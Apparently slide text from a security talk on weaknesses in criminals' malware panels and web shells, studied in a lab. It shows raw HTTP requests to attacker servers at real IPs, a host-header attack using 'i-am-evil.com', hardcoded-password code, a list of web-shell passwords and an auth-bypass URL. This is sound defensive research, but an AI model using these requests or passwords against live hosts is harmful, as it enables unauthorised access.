
Errors & Fails?

Bad guys are humans too...

...they also make mistakes!



My Lab



Methodology

- Collect...
- Deployment in the lab
- Quick scan
- Quick code review
- Manual tests

Automatic scans report false positives due to the fact that the web shell allows ...

- File inclusion
- PHP code injection
- Directory traversal
- Code execution
- ...

Tips

- Work in a sandbox
- Use T0r
- Do NOT use a corporate network
- (Ab)use of the hypervisor snapshot feature

Deprecated Functions

```
POST /star/gate.php HTTP/1.1
Host: 23.249.166.175
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36
Referer: 23.249.166.175/star/gate.php
Connection: close
Content-Length: 264
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryAyFLe1eF4NAHbJq0
-----WebKitFormBoundaryAyFLe1eF4NAHbJq0
Content-Disposition: form-data; name="getconfig"
1
-----WebKitFormBoundaryAyFLe1eF4NAHbJq0
Content-Disposition: form-data; name="mid"
91DA26B-3C2931AC-0C1ED2E9-B45B50FFA
-----WebKitFormBoundaryAyFLe1eF4NAHbJq0--
```

Just for the fun :-)

```
HTTP/1.1 200 OK
Date: Fri, 17 Mar 2017 13:16:57 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28
X-Powered-By: PHP/5.6.28
Connection: close
Content-Length: 364
Content-Type: text/html; charset=UTF-8
```

...


Deprecated: `mysql_connect()`: The mysql extension is deprecated and will be removed in the future: use mysqli or PDO instead in C:\xampp\htdocs\star\gate.php on line 9

...

Directory Indexing

The “..” reflex!

Directory Indexing



User Creation Failed

CREATE A NEW ACCOUNT

spacemooses1337 ✓

hunter ✓

hunter !

email

☒ I understand the risks of using someone else's password


☐ I'm not a robot

reCAPTCHA
Privacy · Terms

SIGN UP

Password is being used by /u/rowealdo37189. Please choose another password.

XSS



Oldies

- Cookies (No HTTPonly)
- CSRF

Host Headers Attack

GET /console HTTP/1.1

Host: i-am-evil.com

X-Forwarded-Host: prize9522.jzooo3a.top:80


Cookie: ASP.NET_SessionId=wjo51meljxTk1k2gdorwgXwq

Connection: Keep-alive

Accept-Encoding: gzip,deflate

User-Agent: Mozilla/5.0

Accept: */*



HTTP/1.1 301 Moved Permanently

Content-Type: text/html; charset=UTF-8

Location: http://i-am-evil.com/console/

Server: Microsoft-IIS/8.5

X-Powered-By: ASP.NET

Date: Mon, 22 May 2017 20:10:46 GMT

Weak Authentication

```
if($_POST['pass']== 'password')  
{  
    ...  
}
```

Weak Authentication


zeeblaxx
“ ” (5 spaces)
alfa
dz
admin
jancox
bh
test
darkquintel
alba123

con7extwebshell
Admin
merdeka
duyha
4wsec
IndoXploit
shor7cut_shell
berdendangc0de
yuza
bajwaishere


Weak Authentication

No protection against brute-force attacks!

Auth Bypass



<http://180.167.27.8/lcs/FileManager/file.axd?file=E%3a%5cDocs%5cPublic%5cinfo.zip>



Auth Bypass (2)

```
$ wget https://www.maxmind.com/geoip/v2.1/city/me
--2016-09-01 07:45:41-- https://www.maxmind.com/geoip/v2.1/city/me
Resolving www.maxmind.com (www.maxmind.com)... 2400:cb00:2048:1::6810:262f, 2400:cb00:2048:1::6810:252f,
104.16.38.47, ...
Connecting to www.maxmind.com (www.maxmind.com)|2400:cb00:2048:1::6810:262f|:443... connected.
HTTP request sent, awaiting response... 401 Unauthorized
```

Username/Password Authentication Failed.

```
